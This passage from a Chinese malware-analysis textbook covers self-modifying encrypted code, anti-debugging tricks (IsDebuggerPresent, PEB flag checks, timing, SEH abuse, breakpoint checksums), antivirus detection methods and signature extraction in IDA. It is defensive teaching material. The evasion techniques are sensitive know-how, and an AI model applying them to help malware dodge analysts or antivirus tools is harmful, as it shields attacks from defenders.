IF .运行条件满足
    CALL DecryptProc (Address of MyProc) ;对某个函数代码解密
...
    CALL MyProc ;调用这个函数
...
    CALL EncryptProc (Address of MyProc) ;再对代码进行加密，防止程序被 Dump
...
end main
```

使用 SMC 技术的样本的代码以加密的形式保存在可执行文件中，而这种加密方式通常与普通意义的加密不同。普通意义的加密是以加密的方式保存所有欲被加密的数据和代码，在程序运行时首先将所有被加密的代码和数据一下全部解密出来，然后再运行。这种保护强度并不大，只要跟踪到样本的解密函数运行完就可以进行 Dump 内存，进行静态分析。然而 SMC 技术通常是将关键函数进行加密，程序运行时并不是一下把所有的加密数据进行解密，而是待某加密函数要被调用前才去解密。解密完以后再去调用，等调用完后通常还会重新将其加密。这样可以防止分析员进行 Dump。使用这种技术可以非常有效地阻止静态反汇编分析，反病毒工作者只能动态调试分析或者分析出解密函数的位置，编写程序解密各处被加密的代码。

#### 5.4.2 反跟踪分析技术

在分析计算机病毒代码的时候，一种非常有效的方法是对反汇编代码的静态分析。然而计算机病毒为了对付这种方法，它的病毒代码将会把自身代码进行加密、加壳、并且使用花指令等。这些将严重影响分析员进行静态分析。尤其是计算机病毒代码被加密或加壳，这样的病毒样本根本无法进行静态分析。这时候只能进行调试分析，将加密

数据进行解密，将加的壳脱掉，然后才可以进行静态分析。计算机病毒为了阻止我们对其加密的数据进行解密，阻止我们脱壳，将会采取各种各样的反跟踪技术。

### 1. 反调试技术

反调试技术是计算机病毒最常使用的反跟踪技术。因为对于加密或加壳的病毒样本，只能首先通过调试器进行调试分析，将加密的代码解密，或者将壳脱掉后才可以进行详细分析。因此计算机病毒会想法设法阻止我们进行调试分析。通常阻止分析员调试分析的方法是检测样本本身是否处于调试状态，如果处于调试状态则不执行应该执行的病毒流程，而是执行其他干扰分析员思路的流程，例如发生异常或者干脆退出系统等使分析员无法进行调试分析。通常检测病毒样本是否处于调试状态的方法如下：

（1）检测父进程或查找父窗口，然后判断父进程名或父窗口标题是否为常用调试器的标题名；

（2）根据时间差进行判断，因为在调试的时候代码执行速度很慢，而实际运行过程非常快，根据代码执行过程的时间可以判断出程序是否处于调试状态；

（3）根据系统 API 判断程序是否处于调试状态。使用 `BOOL IsDebuggerPresent (VOID)` 函数，如果程序处于调试状态则返回 `TRUE`；

（4）利用 `fs` 寄存器进行判断。位于 `TEB`（线程环境块）即 `fs:[0x30]` 处指向 `PEB`（进程环境块），而 `PEB` 偏移 `2h` 处保存了程序是否处于调试状态的标记。如果此处值为 `1` 则处于调试状态。

### 2. 利用操作系统的异常处理机制

为了处理系统运行中的意外错误，操作系统平台中所提供的异常处理机制是非常有必要的。而且，异常处理机制的实现也是操作系统设计时的一个重要课题。在 Windows 系列操作系统下有两种异常处理方式，分别为：筛选器异常处理和（`Structured Exception Handling, SEH`）异常处理。

筛选器异常处理是进程相关的，由程序在进程内注册一个异常处理回调函数，当发生异常的时候，系统将调用这个回调函数，并且根据回调函数的返回值决定如何进行下一步操作。这个回调函数在进程内是惟一的，如果设置新的回调函数原来的就会失效。筛选器异常处理使用 `SetUnhandledExceptionFilter` 函数进行注册回调函数。

`SEH` 异常处理程序也是以回调函数的方式提供的，同时系统也会根据回调函数的返回值选择不同的操作。但是 `SEH` 是基于线程的，使用 `SEH` 可以为每个线程设置不同的异常处理程序，甚至可以为每个线程设置多个处理程序。`SHE` 则利用 `fs` 寄存器进行注册异常回调函数。

计算机病毒通常会故意使程序引发一个或多个异常，然后它会注册一个回调函数，在回调函数中把引发的异常解决掉，之后再返回到异常发生处的下一条指令继续执行，这样阻止分析人员进行正常分析。因此在分析这样的计算机病毒样本时，掌握异常处理

机制的原理是非常必要的。关于异常处理机制详细原理请参照相关书籍进行学习。

### 3. 效验内存代码片段

在调试分析过程中，分析人员经常下 INT 3 断点。也就是在下断点的代码处将其内容修改为 INT 3，当程序运行过程中遇到 INT 3 程序就会中断下来。有些计算机病毒在运行过程中则会时不时对某小段代码进行内存效验，如果调试人员使用断点，那么效验必定失败，则程序退出或发生异常。从而阻止分析人员进行调试分析。

### 4. 其他反跟踪技术

除了以上病毒常用的反跟踪技术外，计算机病毒还常使用如双进程保护、Trap Flag 检测、防止调试器附加等方法进行反跟踪。

当前大多计算机病毒的反跟踪手段都是为其加一个具有保护功能的壳，各种反跟踪技术都在外壳代码中实现。其中也包含有各种反静态分析的技术，例如花指令等。具有这样功能的壳典型的有 Asprotect、Themida 等。更多关于反跟踪技术、壳的知识、脱壳技术请参阅加密与解密相关的书籍。



免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

## 第3篇 计算机 病毒解决方案

---

第6章 计算机病毒的处理

第7章 灰鸽子病毒综合分析处理案例



## 计算机病毒的处理

# 6

作为一名病毒分析工程师，其工作内容有两个。其一是拿到可疑样本后通过对样本进行鉴定，判断该样本是否为恶意软件。如果是恶意软件，还要分析其属于哪种类型的恶意软件，是流氓软件，还是计算机病毒。如果是计算机病毒，那么是哪种类型的病毒，是木马还是后门。其二是对鉴定为恶意软件的样本文件进行处理。我们在前面章节中讲述了如何进行样本分析鉴定，本章将讲解完成样本分析后如何进行样本处理。

### 6.1 杀毒软件查毒原理

传统杀毒软件都具有两个最基本的功能：查毒和杀毒。查毒是根据不同的查毒方法检查出计算机中存在的病毒，以及该病毒所属类型。杀毒则是杀毒软件根据查毒引擎所检测的结果选择相应的杀毒方法杀除病毒。如果是感染型病毒则清除被感染程序中的病毒代码，如果是木马、后门等病毒则直接删除病毒文件，对于病毒分析工程师来说，掌握杀毒软件的查毒原理是非常重要的。

#### 1. 特征码查毒

杀毒软件一直广泛使用的简单而高效的查毒方法为特征码查毒。特征码查毒是基于对已知病毒分析、查解的查毒技术。是指根据单纯的病毒特征码对文件或内存进行扫描匹配，匹配成功则报告相应特征码对应的病毒类型名。然后调用相应的杀毒方法进行清除病毒或删除病毒。

目前的大多数杀病毒软件采用的方法主要是特征码查毒方案与人工解毒并行，亦即在查病毒时采用特征码查毒，在杀病毒时采用人工编制解毒代码。

特征码查毒方案实际上是人工查毒经验的简单表述，它再现了人工辨识病毒的一般方法，采用了“同一病毒或同类病毒的某一部分代码相同”的原理，也就是说，如果病毒及其变种、变形病毒具有同一性，则可以对这种同一性进行描述，并通过对程序体与描述结果（亦即“特征码”）进行比较来查找病毒。然而并非所有病毒都可以描述其特征码，很多病毒都难以描述甚至无法用特征码进行描述。使用特征码技术需要实现一些补



充功能，例如近来的解压缩查询、脱壳查询等自动查杀技术。

### 疑 问

病毒特征码是什么呢？例如：“如果在第 1 024 字节处是下面的内容：0xec, 0x77, 0x8B, 0x89，则判断此样本为某某病毒。”这里的偏移 1 024，特征值为 ec778b89。这个组合编码就是病毒特征码，一串表明病毒自身特征的十六进制的字串。特征码一般都选得很长，有时可达数十字节，一般也会选取多组，以避免发生误报。杀毒软件通过利用特征串，可以非常容易地查出病毒。

特征码查毒技术查毒准确，可靠性很高，但是为了躲避杀毒软件的查杀，计算机病毒开始进化。计算机病毒技术逐步发展，特别是加密和变形技术的运用，使得这种简单的静态扫描方式失去了作用。例如有些病毒为了躲避杀毒软件的查杀，逐渐演变为变形的形式，每当感染一次，就对自身变形一次，通过对自身的变形来躲避查杀。这样一来，同一种病毒的变种病毒大量增加，甚至可以到达天文数字的量级。大量的变形病毒不同形态之间甚至可以做到没有超过三个连续字节是相同的。随之而来的反病毒技术也发展了一步。为了对付这种情况，首先特征码的获取不可能再是简单地取出一段固定代码，而是分段取得的，中间可以包含任意的内容（也就是增加了一些不参加比较的“掩码字节”，在出现“掩码字节”的地方，出现什么内容都不参加比较）。这就是曾经提出的广谱特征码的概念。这个技术在一段时间内，对于处理某些变形的病毒提供了一种方法，但是也使误报率大大增加，所以采用广谱特征码的技术目前已不能有效地对新病毒进行查杀，并且还可能把正规程序当作病毒误报给用户。随之诞生了新查毒手段，即虚拟机查毒技术。虚拟机技术即虚拟出一个系统环境，然后使病毒在虚拟环境下运行。因为加密病毒在执行时最终要解密，这样在虚拟环境下解密完毕后即可通过特征查毒法进行查杀。稍后将详细介绍虚拟机技术。

计算机病毒的变形、加密等新技术的使用使得特征码查毒方案具有极大的局限性，并且特征码的描述取决于人的主观因素，从长达数千字节的病毒体中撷取若干字节的病毒特征码，需要对病毒进行跟踪、反汇编以及其他分析。如果病毒本身具有反跟踪技术和变形、解码技术，那么跟踪和反汇编以获取特征码的情况将变得极其复杂。此外，要撷取一个病毒的特征码，必然要获取该病毒的样本，再由于对特征码的描述各不相同，特征码方法在国际上很难得到广域性支持。特征码查病毒主要的技术缺陷表现在误报多，而杀病毒技术又导致了反病毒软件的技术迟滞。

## 2. 启发式查毒

为了对付病毒的不断变化和对未知病毒的研究，启发式扫描方式出现了。启发式扫描是通过分析指令出现的顺序，或特定组合情况等常见病毒的标准特征来决定文件是否感染未知病毒。因为病毒要达到感染和破坏的目的，通常的行为都会有一定的特征，例

如非常规读写文件，终结自身，非常规切入零环等。所以可以根据扫描特定的行为或多种行为的组合来判断一个程序是否是病毒。

这种启发式扫描比起静态的特征码扫描要先进许多，可以达到一定的未知病毒处理能力，但还是会有不准确的时候，因为许多正常软件的行为也会触发其特征组合规则，这样就会发生误报。特别是因为无法百分百确定是病毒，因而无法做未知病毒杀毒。

### 3. 基于虚拟机技术的行为判定

针对变形病毒、未知病毒等复杂的病毒情况，一些杀毒软件采用了虚拟机技术，达到了对未知病毒良好的查杀效果。它实际上是一种可控的，由软件模拟出来的程序虚拟运行环境，在这一环境中虚拟执行的程序，无论其行为是否具有危害性，所有行为都在虚拟机的控制中。虽然病毒通过各种方式来躲避杀毒软件，但是当它运行在虚拟机中时，它并不知道自己的行为都在被虚拟机所监控，所以当它在虚拟机中脱去伪装进行传染时，就会被虚拟机发现，如此一来，利用虚拟机技术就可以发现大部分的变形病毒和大量的未知病毒。

虚拟机技术主要是能够运行一定规则的描述语言。由于病毒的最终判定准则是其复制传染性，而这个标准是不易被使用和实现的，如果病毒已经传染了才判定其是病毒，定会给病毒的清除带来麻烦。那么检查病毒用什么方法呢？客观地说，在各类病毒检查方法中，特征值方法是适用范围最宽、速度最快、最简单、最有效的方法。但由于其本身的缺陷问题，它只适用于已知病毒，对于未知病毒，如果能够让病毒在控制下先运行一段时间，让其自己还原，这样问题就会相对明了。可以说，虚拟机是这种情况下的最佳选择。

虚拟机在反病毒软件中应用范围广，并成为目前反病毒软件的一个趋势。一个比较完整的虚拟机，不仅能够识别新的未知病毒，而且能够清除未知病毒，我们会发现这个反病毒工具不再是一个程序，而成为一个超级计算机。首先，虚拟机必须提供足够的虚拟，以完成或将近完成病毒的“虚拟传染”；其次，尽管根据病毒定义而确立的“传染”标准是明确的，但是，这个标准假如能够实施，它在判定病毒的标准上仍然会有问题；第三，假如上一步能够通过，那么，我们必须检测并确认所谓“感染”的文件确实感染的就是这个病毒或其变形。

目前虚拟机的处理对象主要是文件型病毒。对于引导型病毒、Word / Excel 宏病毒、木马程序在理论上都是可以通过虚拟机来处理的，但目前的实现水平仍相距甚远。就像病毒编码变形使得传统特征值方法失效一样，针对虚拟机的新病毒可以轻易使得虚拟机失效。虽然虚拟机也会在实践中不断得到发展。但是，Pc 的计算能力有限，反病毒软件的制造成本也有限，而病毒的发展可以说是无限的。让虚拟技术获得更加实际的功效，甚至要以此为基础来清除未知病毒，其难度相当大。

受病毒在理论上就是不可判定的这一根本前提的制约，事实上，无论是启发式查毒，还是虚拟机技术，都只能是一种工程学的努力，其成功的概率永远不可达到 100%。这

是惟一的却又是无可奈何的缺憾。

#### 4. 未来的反病毒技术

对于未来技术的展望可能只是一种近乎飘渺的幻想，但是就如同计算机病毒最初的描述出现在科幻小说里，虽然还有许许多多我们目前仍在努力却仍未实现的技术，甚至还有许多我们根本未考虑到的因素。只要技术足够成熟，网络世界中完全有可能出现类似人工智能的反病毒技术。

未来反病毒的疑难之一就是：我们永远无法写出一个合理的程序来辨识和查杀病毒。病毒掌握了人类所掌握的一切，它同样能辨识和分析反病毒程序，并对自身重新编程；而反毒程序有可能同样地对病毒进行探测，再进行自编程。病毒与反毒程序的角逐就变成了自编程能力的实现，而这样的结果只能导致网络空间紧张，甚至崩溃！

我们还可以考虑用另一种方式：人工进入计算机网络世界的方法来查杀病毒。人有足够的智能和经验积累来完成对病毒的辨识和杀除，而这就只剩下建立人与计算机之间的“桥”的问题了。

目前的虚拟现实技术重点放在了对人与人的自然界交流方式——“感官”的计算机描述的实现上，它如同人们所有的知觉都最终传感给大脑，大脑对这种传感作出一种体验上的描述，从而形成知觉意识。如果计算机将二进制代码流表述成脑电波的流信息，并通过神经传感给大脑，则完全可以描述并引导、控制人的一切思维。简单地说，人的思维与计算机语言存在了这样一个通用的接口！

这种理论如果得以实现，则虚拟现实技术将进入新的发展领域。虽然从理论上讲是不可能在对病毒未知的情况下对其做出精确判断从而预防，但是在实际应用中，经过反病毒专家多年的统计、分析、研究积累的经验，完全有可能以概率方式对病毒危险进行一种分级测定并对其使用反病毒程序，在相当程度上达到较精确的防御未知病毒侵入的目的。

## 6.2 计算机病毒特征的提取

当前绝大多数杀毒软件一直使用的一项最为简单有效的查毒方法是特征码查毒。这就要求杀毒厂商对现存的所有计算机病毒进行分析，提取特征码到病毒库以供用户升级。通常情况下不同杀毒厂商提取特征码的规则不同，有些直接提取病毒特征码的十六进制串作为特征串，有些则以病毒特征码的十六进制串的 CRC 算法值作为特征码。

### 疑 问

何为 CRC 算法？在远距离数据通信中，为确保高效而无差错地传送数据，必须对数据进行校验即差错控制。循环冗余校验 CRC (Cyclic Redundancy Check/Code) 是对一个传送数据块进行校验，是一种高效的差错控制方法。CRC 校验采用多项式编码方法，多项式乘法运算过程与普通代数多项式的乘法相同。多项式的加减法运算以 2 为模，加减时不进，错位，如同逻辑异或运算。

无论是直接以病毒原始数据作为特征码，还是以其数据的算法值作为特征码，最重要的都是寻找能够代表该样本的特殊的数据。

### 1. 通过编译器特性定位特征值的提取位置

一个 Windows 系统下的病毒样本实际上是一个可执行程序，无论使用哪种语言开发，通常包括库代码数据和用户代码数据两部分。在为病毒样本提取特征的时候，不可以把特征提取到库代码上。如果提取到库代码上，那么使用此编译器编写的所有程序都会被误报成病毒。但是不同功能程序其用户代码肯定不会相同，所以可以将特征码在用户代码区域提取，因此掌握各种编译器编译出的程序的特性有助于寻找该类程序中的用户代码。以 VC++ 编译器为例，使用 VC++ 编译器编译出来的程序如果是控制台程序，那么用户代码的入口位于 main 函数中，如果是 Windows 程序则用户代码的入口位于 Winmain 函数中。

#### 疑 问

如何定位 main 或 Winmain 函数呢？强大的 IDA 静态反汇编工具可以帮助我们，IDA 提供了强大的自动分析功能，可以自动识别各个编译器编译生成的程序中的库代码。默认情况下 IDA 支持对 VC 库函数的识别，还可以手动添加对其他库，如 Delphi 库的识别。单击“文件”菜单的“载入文件”子菜单，选择“FLIRT signature file”项，在弹出的对话框中选择相应的库单击“OK”按钮即可添加对该库的识别，如图 6-1 所示。




图 6-1 IDA 工具添加其他库识别功能

通常使用 IDA 静态反汇编工具可以自动识别出 VC 程序的 main 或 Winmain 函数的入口。图 6-2 所示为系统记事本 notepad.exe 程序的反汇编截图，notepad.exe 是由 Microsoft Visual C++ 7.0 所编译而成的。




图 6-2 记事本程序入口

由图中可以看到 IDA 反汇编引擎视图停留到 C 运行时库入口函数 `_WinMainCRTStartup` 的入口处，这里是记事本程序的真正入口（OEP）。使用 PEID 工具可以查看进行验证，如图 6-3 所示。

PEID 指示的入口地址的内存偏移 RVA 值为 `0x0 000 739D`，而 IDA 反汇编视图中 `_WinMainCRTStartup` 函数的地址也为 `0x0 100 739D`，由此得以验证。

然后打开 IDA 工具中的 Names 视图，并且在其中找到 `Winmain` 函数，如图 6-4 所示。




图 6-3 使用 PEID 查看入口

提示

在 Names 视图中查找某个函数可以敲击该函数对应的相应字母按键即可快速定位到此函数。例如我们这里依次敲击 `Winmain` 即可。

在 Names 视图中双击找到的 `Winmain` 函数名即可进入到 `Winmain` 函数中，如图 6-5 所示。




图 6-4 在 names 视图找到 Winmain 函数




图 6-5 记事本程序的用户代码入口



定位到用户代码后即可提取特征。由同一个版本 VC 编译器编译出的程序，其入口代码都是 C 运行时库代码，直到 Winmain 函数的调用之前，其代码完全相同，Winmain 函数调用返回后，其后面的代码也是 C 运行时库的代码，这些代码也是完全相同的。所以不可以在这些地方提取特征。这里我们可以使用 IDA 工具打开系统提供的计算器 calc.exe 程序进行比较验证，如图 6-6 所示。




图 6-6 计算器程序入口

可以看出两个程序的入口代码完全相同。按照先前介绍的方法定位到两个程序的 Winmain 函数，然后选中函数名按 X 键（X 键是寻找引用被选中函数的所有地址），如图 6-7 所示。




图 6-7 交叉引用选择对话框

双击即可进入 Winmain 函数的引用处，如图 6-8 所示。用同样的方法找到记事本程序中 Winmain 函数的引用处，通过比较可以看出 Winmain 函数引用处上下的代码完全相同。由此得到验证，相同版本的 VC 编译器编译出来的程序其 C 运行时库代码是相同的，所以不能把特征提到 C 运行时库代码中。




图 6-8 计算器程序中 Winmain 函数的调用处

然后进入计算器程序的 Winmain 函数中，如图 6-9 所示，可以看出计算器程序的 Winmain 函数中的代码与记事本程序的 Winmain 函数中的代码完全不同。




图 6-9 计算器程序的用户代码入口

因此 VC 编译器生成的程序通常在 Winmain 函数中提取特征。

疑 问

是不是所有的 VC 编译器编译的程序用户代码都在 Winmain 函数中？换句话说，是不是所有的 VC 编译器编译的程序都可以在 Winmain 函数中提取特征码？

